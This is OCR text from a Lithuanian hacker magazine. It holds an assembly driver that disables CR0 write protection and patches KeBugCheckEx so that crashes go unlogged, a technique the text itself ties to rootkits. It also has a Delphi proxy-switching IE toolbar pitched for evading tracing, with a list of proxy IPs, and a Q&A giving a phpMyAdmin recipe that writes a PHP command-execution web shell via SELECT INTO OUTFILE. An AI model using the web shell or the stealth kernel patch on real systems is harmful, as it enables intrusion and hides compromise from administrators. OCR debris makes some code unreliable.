arba ne. Failo įrašo atnaujinimas negali būti pusiau atliktas, todėl, priešingai nei su FAT, NTFS sistemoje nesusidaro pamesti klasteriai (... praktiškai nesusidaro).



geriausia prekės reklama — mėlynasis ekranas

Užtrumpinti *KeBugCheckEx* galima įvairiai. Pats teisingiausias (ir patikimiausias!) būdas — nustatyti jos adresą peržiūrint importo lentelę, tačiau tai pernelyg ilgai trunka, per daug neskaidru, nuobodu ir vargina. Kur kas paprasčiau pakišti jau paruoštus adresus, griežtai juos įrašant savo programoje. Šio sprendimo trūkumas tame, kad kituose kompiuteriuose jis neveiks. Pakaks įdiegti (arba išmesti) kokį nors pataisymų paketą ar pereiti prie kitos sistemos versijos, kaip visi adresai tuojau pat pasikeis, dėl ko viskas siaubingai pakibs. Nepaisant to, po ranka turint tvarkyklės išeities tekstus, ją visada galima pataisyti ir perkompiliuoti. Taigi naminiam vartojimui toks sprendimas visai priimtinas. Pagrindinė subtilybė čia tame, kad mes neturime liesti pirmojo *KeBugCheckEx* funkcijos baito, kadangi jį jau „paliete" *SoftICE*. Taip pat elgiasi ir kitos hakeriškos programos (pavyzdžiui, API šnipai), kurie čia įkurdina komandą INT 03 (op–kodas — *CCh*), iš anksto išsaugodami ankstesnį turinį kur nors kitoje vietoje.

Ok, praleiskime pirmąją komandą (PUSH EBP), o nuo antrosios pradėkime įterpimą. Norėdami subalansuoti steką ir atsverti PUSH EBP, sukoman-

duojame POP EAX, o po to arba *jmp* į *RET 14h*, arba pats *RET 14h*. Pastarasis variantas trumpesnis ir elegantiškesnis, atliekamas štai taip:
KeBugCheckEx užtrumpinantis kodas

```
mov dword ptr DS:[8042BF14h+1], 14C258h
```

Čia *8042BF14h* — funkcijos *KeBugCheckEx* pradžios adresas (visose mašinose skirtingas), 1 — instrukcijos PUSH EBP ilgis, o *14C258h* — mašininis kodas, kuris reiškia dviejų komandų seką: *POP EAX (58h)/RET 14h (C2h 14h 00h)*.
Apjungus visus komponentus į vieną visumą, gauname štai ką:
Anti-BSOD priemonė, prieš vartojimą suplakti

```
.386
.model flat, stdcall
.code
```



mėlynasis ekranas mokamam interneto telefone

```
DriverEntry proc
    mov eax, cr0  ; valdantį registrą cr0 užkrauname į eax
    mov ebx, eax  ; ebx registre išsaugome WP bitą
    and eax, 0FFFEFFFFh       ; anuliuojame WP bitą, kuris draudžia rašymą
    mov cr0, eax  ; atnaujiname valdantį registrą cr0

    mov dword ptr DS:[8042BF14h+1], 14C258h 14C258
       ; „užtrumpinam" KeBugCheckEx


    mov cr0, ebx  ; atstatome WP bitą
    mov eax, 0C0000182h     ; STATUS_DEVICE_CONFIGURATION_ERROR
    ret
DriverEntry endp
end DriverEntry
```

Štai kokia maža tvarkyklė, tačiau kiek daug duomenų ji gali išgelbėti! Telieka ją sukompiliuoti.
Asembliavimo ir linkinimo raktai (naudotas MASM paketas iš NT DDK)

```
ml /nologo /c /coff nobsod.asm
link /driver /base:0x10000 /align:32 /out:nobsod.sys /subsystem:native nobsod.obj
```

Jeigu viskas buvo padaryta teisingai, tuomet diske bus sukurta byla *nobsod.sys*, kurią mes užkrausime su dinaminiu užkrovėju *w2k_load*. Be abejo, užkrovėjas pradės keiktis, atseit, ERROR ir tvarkyklė iš viso nesikrauna, tačiau taip ir turėtų būti. Viskas normalu! Juk mes grąžinome STATUS_DEVICE_CONFIGURATION_ERROR kodą!
Užkraukime tvarkyklę-žudikę, kad patikrintume, ar susitvarkys su ja mūsų *anti-BSOD* priemonė, ar ne. Keletą kartų pasirodo *SoftICE* (jeigu jis įdiegtas). Tai bent įkyruolis! Vyk jį lauk, spausdamas „x" arba *Ctrl+D*. Vis tiek mėlynasis ekranas jau nebepasirodys! Sistema žiauriai stabdo, tačiau veikia. Blogai tai, jog dabar NT niekaip negali signalizuoti, kad įvyko sisteminis sutrikimas ir kad reikia kuo greičiau krautis savo žaislus ir padaryti *shutdown*. Beje, kodėl gi negali signalizuoti?! Į mūsų *KeBugCheckEx* pataisymą įdėti porą asemblerio eilučių, kurios pyptels su garsiakalbiu (*speaker*) arba ką nors sugros — visiškai paprasta. Iš esmės netgi būtų galima *BugCheck* kodus padalinti į kategorijas, kiekviena kurių atitiktų savas pyptelėjimų skaičius. Pavyzdžių toli ieškoti nereikia. Jų galima rasti bet kuriame DOS viruse. Branduolio lygyje sisteminio garsiakalbio programavimo technika nė kiek nepasikeitė.
Čia dar daug ką galima padaryti, svarbiausia — turėti fantazijos!

[Gyvenimas po BSOD] Mes pergyvenome pačią baisiausią katastrofą — BSOD, po kurios mums niekas nebaisu! Žinoma, praktikuoti tokius dalykus serveryje nėra labai išmintinga, tačiau darbo stotyse tai visiškai priimtina. Patikrinta praktiškai! Beje, kai kurie virusai, kirminai ir rootkitai savo buvimui nuslėpti naudoja panašią techniką. Nekorektiškai parašytas virusas gali sukelti mėlynąjį ekraną, po ko sisteminiame žurnale atsiras atitinkamas įrašas, padėsiantis administratoriui susitvarkyti su problema. Jeigu užtrumpintume *KeBugCheckEx*, tuomet kompiuteris tiesiog be priežasties stabdys (arba pakibs), tačiau loguose nieko neatsiras!



064

Skydelis proksiams

Hakeriškos „Internet Explorer“ įrankių juostos („toolbar“) sukūrimas

TIKRIAUSIAI KIEKVIENAS JAU SPĖJO NE KARTĄ SAVO KAILIU PATIRTI, KAD SAUGUMAS REIKALAUJA DIDELIŲ LAIKO SĄNAUDŲ IR ENERGIJOS TIEK INTERNETE, TIEK IR REALIAME GYVENIME. TU TIK PAGALVOK, JUK PO KIEKVIENO PRISIJUNGIMO REIKIA ĮVEDINĖTI ICQ SLAPTAŽODĮ, ATIDARINĖTI TRISDEŠIMT GELEŽINES DURIS SAUGANČIŲ SPYNŲ, TIKRINTI IR NARŠYKLEI NURODYTI NAUJĄ *PROXY*. VIENU ŽODŽIU, UŽSIKNISIMAS. PANAUDODAMAS ELEMENTARIUS PROGRAMAVIMO ĮGŪDŽIUS, AŠ PASISTENGSIU KIEK PAGERINTI ŠIĄ SUNKIĄ PADĖTĮ, TAIP PADARYDAMAS GYVENIMĄ ŠIEK TIEK KOMFORTABILESNIU.

Hakeriui svarbiausia — saugumas (na ir, be jokios abejonės, priežastis, dėl kurios prireikė šio saugumo — red.past.). Jeigu tavo IP bus aptiktas tuose loguose, kur jo neturėtų būti, tai tave suras ir, patikėk manim, maža nepasirodys. Todėl kiekvienam hakeriui, be viso kito, privalomi ir tinkliniai kontraceptikai, kurių šiandien prikurta devynios galybės. Tai ir VPN, ir *socks*, ir *proxy* serveriai. Tegu *proxy* serveriai ne tokie saugūs, tačiau juos surasti paprastai nebūna sunku, su jais dirba beveik visos naršyklės. Tačiau jeigu tu vieną *proxy* naudosi tol, kol sulauksi anūkų, saugumo tarnybos vis tiek susitars su serverio savininku ir vėl pridarys tau nemalonumų. Todėl *proxy* serverius reikia keisti reguliariai (karderiams tai daryti tekdavo kas 15 minučių, kiekvienam vartotojui jie turi po atskirą *proxy* — red.past.). Tačiau tam tenka kiekvieną kartą lįsti į naršyklės nustatymus, nuspausti šimtą mygtukų, kas beprotiškai nepatogu. O tu įsivaizduok, kad *proxy* serverio pakeitimas gali būti atliekamas paspaudus vieną vienintelį mygtuką. Ir šis mygtukas įkurdintas šalia adreso eilutės. Finale tu esi laisvas ir visiškai atsipalaidavęs. Kaip gi tai įgyvendinti? Idealus būdas būtų sukurti nuosavą įrankių juostą (*toolbar*). Tai toks gudrus skydelis, kuris tavo mėgiamame IE visada bus po ranka.

[Sušeriam] *Internet Explorer* — tai iš nedidelių plytelių suręstas statinys. Tokia plyta gali būti įrankių juosta arba meniu, ji vis tiek padaryta iš tos pačios medžiagos ir nuo savo brolių mažai kuo skiriasi. Supranti, kurlink aš suku? IE naršyklėje viskas yra vienos rūšies, o visi įskiepiai (*plugins*) realizuojami su COM technologija.



Nori daugiau sužinoti apie COM technologiją? Pradėk nuo čia: http://www.rsdn.ru/article/com/introcom.xml



Jeigu tau staiga kažkas neišeina arba tu tiesiog nori man mestelėti kokią nors originalią idėją, tai rašyk, nesidrovėk.

Kaip tu tikriausiai žinai, pagrindinis COM yra sąsaja. Sąsaja — tai visiškai abstrakti sąvoka. Joje apibrėžti visi metodai, o realizacijos nėra. Tai lyg maketas, kurį mes turime įgyvendinti. Manau, tai suprantama. Ką gi, judame toliau. Krovimosi metu naršyklė iš sisteminio registro nuskaito informaciją apie savo įskiepius: kur yra, kokio tipo ir taip toliau. Po to ji iš eilės užkrauna kiekvienos įrankių juostos DLL ir iškviečia eksportuojamą funkciją *DllGetClassObject*, gauna rodyklę į *IClassFactory* sąsają, kurios pagrindinė užduotis yra užregistruoti ir atregistruoti mūsų COM serverį. Iš *IClassFactory* ji iškviečia funkciją *CreateInstace* ir gauna 2 rodykles į *IOleCommandTarget* ir *IObjectWithSite* sąsajas. *IObjectWithSite* sąsaja, kuri nors ir implementuoja tik du metodus (*SetSite* ir *GetSite*), įskiepio sukūrime atlieka žymų vaidmenį. Pagimdžius įrankių juostą naršyklė iškviečia metodą *SetSite*. Funkcija *SetSite* turi būti visuose įskiepiuose, kadangi joje mes turime gauti *IWebBrowser2* sąsają, kuri yra pagrindinė naršyklės svirtis, *IInputObjectSite* sąsają, per kurią mes įgyvendinsime formos kontrolę, bei *IoleWindow* sąsają: iš jos reikia iškviesti funkciją *GetWindow*, kuri mums grąžina mūsų formos handle'ą. Su *QueryInterface* iš *punkSite* gauname *IInputObjectSite* sąsają. Analogišką operaciją atliekame su *IOleWindow* sąsaja, iš karto iškviečiame *GetWindow* ir sukuriame formą. Norint turėti *IWebBrowser* sąsają, reikia iš *punkSite* gauti *IOleCommandTarget* sąsają, o iš jos ištraukti *IServiceProvider* ir iškviesti funkciją *QueryService*. Kam taip sudėtingai, kodėl negalima iš karto panaudoti *QueryInterface*? Ogi todėl, kad jeigu kitas įskiepis užsimanys kreiptis į mūsų įrankių juostą ir gaus jos sąsają, tai jis pamatys špygą taukuotą. *SetSite* realizaciją gali pamatyti žemiau.

```
Funkcija SetSite
function TProxyBar.SetSite(const pUnkSite: IUnknown): HResult;
var
    Olewind:IOleWindow;
  begin
    if pUnkSite<>nil then
    begin
      pUnkSite.QueryInterface(IInputObjectSite,Site);
      if SUCCEEDED(pUnkSite.QueryInterface(IOleWindow,Olewind)) then
      begin
        Olewind.GetWindow(ParentWnd);
        Olewind._Release;
        MakeForm(ParentWnd);
      end;
      pUnkSite._Release;
    end;
    Result := S_OK;
  end;
```

```
Untitled - Notepad
File Edit Format View Help
169.229.50.10:3128
169.229.50.12:3124
169.229.50.17:3128
169.229.50.4:3128
169.229.50.5:3128
192.114.65.100:80
192.114.65.99:80
192.17.239.250:3128
192.33.210.16:3124
192.33.210.17:3124
192.33.90.195:3127
192.38.109.144:3128
192.76.71.88:80
193.136.191.25:3127
193.136.191.26:3124
193.136.205.232:3128
193.232.27.246:3124
193.251.147.242:8080
193.251.42.250:6588
193.253.112.158:8080
193.55.112.41:3128
```

mano nedidelis *proxy* serverių sąrašas

Aš nepradėjau terliotis su *WinAPI* ir naudojau VCL. Taip, žinau, hakeriai taip nedaro, tačiau VCL valdo



msdn.com — geriausias IE programuotojo draugas

pasaulį. Be jo *Delphi* nebūtų tokia populiari. Jeigu užsimanysi visa tai realizuoti su švariu *api*, tau teks kaip reikiant pakrutinti smegenis, tačiau aš tavimi tikiu :). Grįžkim prie mūsų sąsajų.

Antra iš *IObjectWithSite* paveldėta funkcija yra *GetSite*, naršyklė ją visada iškviečia po *SetSite*. Joje mes turime naršyklei grąžinti jos sąsają, kurią jis mums davė pažaisti prieš tai buvusioje funkcijoje. Tiesiog iškviečiam *Site.QueryInterface* ir grąžinam jai jos sąsają, tegu paspringsta! Toliau sąraše eina *IDeskBand*. Ką gi, kolega, laikykite skalpelį, bandysime skrosti :). Jeigu tu iš pradžių nusprendei išstudijuoti išeities tekstus, tuomet jau spėjai pastebėti funkciją pavadinimu *GetBandInfo*, kuri užima kur kas daugiau vietos nei kitos. Iš jos naršyklė gauna informaciją apie skirtingus įrankių juostos parametrus, tokius, kaip gabaritai, antraštė ir t.t. Vietoje parametrų naršyklė jai perduoda mūsų skydelio ID, atvaizdavimo būdą ir *pbdi* struktūrą. Būtent ją mes ir turime užpildyti. Beje, *pdbi.dwMask* užpildyti nereikia, tai parodo, ką naršyklė nori iš mūsų sužinoti.

Mes patikriname, ar naršyklė šią minutę iš mūsų nereikalauja kokių nors parametrų, ir užpildome tik tuos punktus, kurių jai reikia. Kas tai yra *ptMaxSize* ir *ptMinSize* gali suprasti net ir paskutinis bukagalvis, o apie likusius parametrus aš papasakosiu šiek tiek išsamiau:

dwModeFlags — kintamasis, kuris apibrėžia mūsų įrankių juostos elgseną. Viso galima naudoti tris efektus: pažingsninį dydžio keitimą vertikaliai, kur už žingsnį atsako *ptIntegral*, naudoti nestandartinę spalvą ir atvaizdą, taip vadinamą paskendusiu pasirodymu (*msdn'e* gali rasti vėliavėlių pavadinimus).

[„Visi jie vienodi“ (C)]

IE įrankių juostos ir aplinkos (*Explorer*) įrankių juostos, tokios, kaip greito paleidimo skydelis, — tai vienas ir tas pats, tik naudojamos skirtingos sisteminio registro šakos.

IE įrankių juostų registracijai naudojama ši šaka:
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar\WebBrowser

Šaka aplinkos (*Explorer*) įrankių juostoms:
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar\Explorer

Šaka skydelio registravimui šalia Start mygtuko:
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar\ShellBrowser.

ptActual — tai idealus tavo skydelio dydis; IE bet kokiomis sąlygomis stengiasi pasiekti būtent jį, ir jeigu įrankių juostai netrukdo kiti kaimynai, tai ji bus įkelta atitinkamai pagal šį parametrą.
wszTitle — tai įrankių juostos *caption* (pavadinimas). Kadangi tai ne *string* tipas, eilutės tipo reikšmę reikia transformuoti į *WideChar* tipą, kas daroma su funkcija *StringToWideChar*. *StringToWideChar (Caption, @pdbi.wszTitle, Length(Caption) + 1);*
crBkgnd — įrankių juostos spalva, kuri bus priskirta tik tuomet, jeigu tu *dwModeFlags* priskirsi *DBIMF_BKCOLOR* reikšmę.
Štai nedidelis funkcijos *GetBandInfo* fragmentas, kad tau būtų aišku, apie ką kalbu:

```
if (pdbi.dwMask AND DBIM_MINSIZE) <> 0
then begin
    pdbi.ptMinSize.x := MinXSize;
    pdbi.ptMinSize.y := MinYSize;
end;
```


Toliau eina funkcijos *ShowDW* ir *CloseDW*. Pirmoji, priklausomai nuo *fshow* kintamojo, parodo ir paslepia formą, taip pat su funkcija *OnFocusChangeIS* aktyvuoja ir deaktyvuoja fokusą iš anksčiau išsaugotos naršyklės sąsajos. Su antrąja funkcija langą sunaikiname. *ResizeBorderDW* atlieka kažkokias baisias manipuliacijas su mūsų langui išskirto rėmelio riba, tačiau mes šios galimybės atsisakysime ir padarysime *Result:=E_NOTIMPL*, taip pranešdami naršyklei, kad šios funkcijos mes nerealizavome. Iš visų sąsajų reikėtų išskirti *IContextMenu*, be jos įrankių juosta neveiks. Mes galime nesinaudoti jos implement'ais, tačiau tokiu atveju įrankių juosta praras tam tikrą funkcionalumą. Kaip matyti iš pavadinimo, *IContextMenu* — tai sąsaja, kur aprašytos darbo su kontekstiniu meniu funkcijos. Ką gi, važiuojame pirmyn. Funkcijoje *QueryContextMenu* mes turime įterpti visus pageidaujamus meniu punktus, o po to su *InvokeCommand* apibrėžti, kas vyks nuspaudus kiekvieną iš jų. Peržiūrėk diske pateiktus išeities tekstus, ten viskas labai paprasta ;).

Štai berods ir viskas, ko reikia elementariai įrankių juostai sukurti, tačiau kadangi mes naudosime įvedimo iš klaviatūros komponentus (*Memo*, *Edit* ir t.t.), mums reikės realizuoti fokusą, nes priešingu atveju mes paprasčiausiai negalėsime įrankių juostoje iš klaviatūros gauti jokios informacijos. Darbo su fokusu metodai apibrėžti *IInputObject* sąsajoje.
UIActivateIO, kaip rašo MSDN, aktyvuoja/deaktyvuoja objektą, tiksliau šnekant, ji priklausomai nuo kintamojo *fActivate* keičia fokusą. Tiesiog darome *SetFocus*, jeigu *fActivate* — tiesa (*true*), ir nieko nedarom, jeigu fAictivate — netiesa (*false*).
HasFocusIO parodo, ar egzistuoja klavišinis fokusas, ir, priklausomai nuo gauto atsakymo, daro išvadas. Įgyvendinama lengvai: tiesiog į ją grąžiname fokusą ;).
TranslateAcceleratorIO — čia reikia perimti <*TAB*> klavišo paspaudimą ir pasiųsti fokusą į tolimą kelionę per įrankių juostų platybes.
Be viso kito, nereikėtų pamiršti: kad pas mus veiktų COM serveris, mums reikia sukurti jo GUID. GUID — tai toks serverio ID, kuris visoje Visatoje ir visuose išmatavimuose užtikrina jo unikalumą. Tai pasiekiama manipuliuojant su data ir lauku bei aparatūrinės įrangos parametrais. *Delphi* aplinkoje viskas jau padaryta už mus, todėl nuspaudus <CTRL+SHIFT+G> kursoriaus vietoje bus patalpintas sugeneruotas GUID. Be jo užregistruoti įrankių juostą tau nepavyks.


Norint užregistruoti bet kokį COM serverį, sisteminiame registre reikia sukurti keletą šakų. Štai jos:
HKEY_CLASSES_ROOT\CLSID\[GUID]. Čia mes į reikšmę pagal nutylėjimą įrašome COM serverio pavadinimą. Mūsų atveju tai yra *ProxyBar*.
HKEY_CLASSES_ROOT\CLSID\[GUID]\InProcServer32.
Neužsiciklinkime ties srautiniu COM modeliu, todėl į *ThreadingModel* raktą įrašykime *Apartment*. Jeigu tau įdomu, kas tai per žvėris, tuomet tau reikėtų paieškoti literatūros apie COM, kurios yra daugybė. Manau, kad su paieška problemų iškilti neturėtų.
HKEY_CLASSES_ROOT\CLSID\[GUID]\Implemented Categories\[Įrankių juostos tipas]. Šiame rakte nereikia nieko rašyti, jį tiesiog reikia sukurti. Jis apibūdins mūsų COM serverį. Mūsų atveju įrankių juostos tipas — *DeskBand*, o jos GUID yra GUID {00021492-0000-0000-C000-000000000046}, ką labai lengva atsiminti :).
Registracijos kulminacija yra mūsų COM serverio kaip įrankių juostos apibrėžimas. *HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar\WebBrowser* šakoje sukuriame tuščią [GUID] šaką ir pradedame kitą sulčių pakuotę.
Tačiau ką daryti su tais [GUID]? Kaip gi atidaryti registro raktus, juk jie yra *string*, o čia TGUID? Ogi lengvai! Yra tokia funkcija *GuidToString*. Pasinaudok ja pagal paskirtį.
Nepamiršus išregistravimo procedūroje realizuoti anksčiau sukurtų raktų pašalinimo, galima manyti, kad žvėriukas paruoštas ir kad jį galima pradėti mokinti gyventi ;).

[Išjodinėjam] Forma paruošta, tačiau ji tuščia ir naudos iš jos ne daugiau, nei iš bealkoholinių sulčių. Teks tokią padėtį taisyti. Formoje įkurdinsime *ComboBox* ir mygtuką. *ComboBox'e* bus pats piroxy serverių sąrašas, o su mygtuku mes keisime *proxy* į mūsų pasirinktą variantą. Norint pakeisti IE naudojamą *proxy*, daug vargti nereikia, viso labo tereikia pakeisti registro raktą *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer* į *proxy:port* pavidalo reikšmę bei pakeisti šalia esantį raktą *ProxyEnable* į *1*. Ir viskas! Čia problemų iškilti neturėtų. Kadangi *ComboBox'e* bus saugomi visi *proxy* serveriai, mes šį sąrašą turime išsaugoti ir po to sukuriant įrankių juostą jį užkrauti. *FormCreate* įvykyje aprašyk *Combobox1.Items.*

[Proxy]
Gauti proxy sąrašus galima įvairiai. Kai kas skenuoja ištisus potinklius ir ieško atvirų 80, 3128 ir 8080 portų, kai kas perka priėjimą prie didelių ir patogių sąrašų, kai kas išdegusiomis akimis laksto po forumus, kuriuose gali būti pateikta keletas adresiukų. Aš dėl to menkai suku galvą, tiesiog pereinu per resursus su viešai prieinamais proxy serveriais, juos patikrinu, po ko gautą sąrašą išvalau nuo mūsų bičiulių iš FBI ir US Army serverių ;).
Viešų proxy serverių sąrašų ieškok šiais adresais:
http://www.samair.ru/proxy/
http://proxy.mazafaka.ru/
http://nntime.com/proxy/
http://proxy.asechka.ru/index.php?page=proxylist
On-line proxy serverių tikrinimo įrankis:
http://proxy.asechka.ru/index.php?page=proxychecker
On-line proxy serverių filtras:
http://proxy.asechka.ru/index.php?page=proxyfilter



Snaglt, DM Bar ir Google bar įrankių juostos



mūsų nuostabi įrankių juosta, skirta greitam *proxy* serverio pakeitimui

LoadFromFile('C:\Proxy.txt'), po ko *proxy* serveriai atsiduria sąraše, o išsaugoti juos reikia įvykyje *FormDestroy* su *Combobox1.Items.SaveToFile*. Štai ir viskas, *proxy* serverių keitimo įrankių juosta baigta.
Dabar aš turiu *dll* bylą, tačiau prieš pradedant džiaugtis gyvenimu ir pabaigiant taikiai ant tavo stalo padėtus nealkoholinius gėrimus, ją reikėtų užregistruoti. Tai daroma standartiniu *Windows* įrankiu *regsvr32*.

```
Štai taip užkrauname mūsų įrankių juostą
regsvr32 C:\proxybar.dll
O štai taip iškraunam
regsvr32 –u C:\proxybar.dll
```

Kadangi registracija atliekama per *UpdateRegistry* metodą, čia galima įterpti ką nors panašaus į *ShowMessage*(‚Didelis ačiū už registraciją') arba iš karto nukreipti į gamintojo svetainę. Beje, apie paukštelius. Norint gauti naršyklės valdymą, neva tai nukreipimas arba puslapio turinio gavimas, tau prireiks susitvarkyti su *IWebBrowser2* sąsaja. Manau, kad tau jau teko susidurti su *TwebBrowser* komponentu. Visos jame esančios funkcijos kaip tik pasiskolintos iš *IWebBrowser2*. Tu gali naudotis funkcijomis *Navigate*, *Stop*, *Refresh* ir būti laimingu, tačiau atmink, kaip negalima daryti: *IE.Navigate(Url, 0, 0, 0, 0)*; čia būtina apibrėžti *OleVariant* tipo kintamąjį ir priskirti jam reikšmę: *IE.Navigate(Url, X, X, X, X)*; Jokių nulių!

[„Dabar man sausa ir patogu" (C)] Taip mes su tavimi beveik be vargo sukūrėme puikią įrankių juostą. Aš įsitikinęs, kad tu jau degi noru kaip nors ją papildyti, pridėti mini *proxy* tikrintoją, atsakymo laiko patikrinimą ir kitus reikalingus dalykėlius. Tačiau, kaip tu tikriausiai supranti, IE skirtų įrankių juostų kūrimas *proxy* serverių pakeitimu neapsiriboja! IE naršyklėje galima lengvai keisti absoliučiai bet kokius nustatymus, kadangi jie, laimė, saugomi registre. Pavyzdžiui, galima sukurti *Security Explorer Bar*, kur vienu pelės klavišo paspaudimu būtų galima pakeisti sausainukų (*cookies*) priėmimo parametrus arba išvalyti istoriją. Viskas, ko tau reikia — *msdn*, šis kuklus straipsnis ir, be jokios abejonės, šiek tiek vaizduotės. Tikiuosi, kad tave sudominau.

Q **Kaip su *.htaccess* byla būtų galima paprastus vartotojus nukreipti į vieną puslapį, o adminą — į kitą? Atpažinimas atliekamas pagal IP adresą.**

A Skirtingų puslapių pateikimas priklausomai nuo lankytojo IP adreso įgyvendinamas štai taip:

```
SetEnvIf REMOTE_ADDR <reikiamas IP adresas> REDIR="redir"
RewriteCond %{REDIR} redir
RewriteRule ^/$ /<reikiamaspuslapis.html>
```

Pavyzdžiui, nukreipkime iš 212.59.0.29 adreso atkeliaujančius lankytojus į puslapį hacker.html:

```
SetEnvIf REMOTE_ADDR 212.59.0.29 REDIR="redir"
RewriteCond %{REDIR} redir
RewriteRule ^/$ /hacker.html
```

Q **Galiu prieiti prie nutolusiame serveryje įdiegto *phpMyAdmin* skripto. Šioje skripto versijoje klaidų dar nėra, todėl nepavyksta įkelti *web* shello, tačiau labai norėtųsi nutolusiame serveryje vykdyti komandas. Galbūt galėtumei pasiūlyti kokį nors tolimesnių veiksmų receptą?**

A Pradžiai būtų gerai perprasti *phpMyAdmin*. Kaip žinia, tai populiarus (tačiau tuo pačiu toli gražu ne pats patogiausias) *MySQL* duomenų bazių valdymo skriptas. Tuo galima pasinaudoti, tačiau tik su viena sąlyga: tu turi rasti katalogą, į kurį turi teises rašyti, beje, jis turi būti *DocumentRoot* ribose (t.y. prieinamas per *www*). Toliau viskas paprasta. Bazėje sukuriama lentelė su vienu lauku, kuriame įrašoma iki skausmo pažįstama eilutė: *<?system($_GET['cmd'])?>*. Sukurtos lentelės lauko išvestą informaciją išsaugome į bylą. Tam suformuojame gudrią SQL užklausą: SELECT <vienintelio lentelės lauko pavadinimas> FROM <lentelės pavadinimas> INTO OUTFILE ‚/kelias iki katalogo su rašymo teisėmis/*file.php*'. Štai tau ir *web* shellas.



PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOK! MAN NEVERTA SIŲSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK–FAQ", TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS TURĖDAMAS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŲSK KUO DAUGIAU INFORMACIJOS.



Antrus metus naudoju PocketPC **delninuką. Po to, kai pamečiau trečią USB atminties kortelę iš eilės, savo mažąjį draugą pradėjau naudoti ir kaip konteinerį duomenų pernešimui. Tačiau susidūriau su problema: jeigu namie su prisijungimu neiškyla jokių problemų (ten įdiegtas** ActiveSync**), tai, pavyzdžiui, universitete šiuo atžvilgiu tenka patirti nesėkmę. Galbūt yra koks nors būdas, kaip iš mano delninuko padaryti paprasčiausią USB** *flash* **kortelę?**



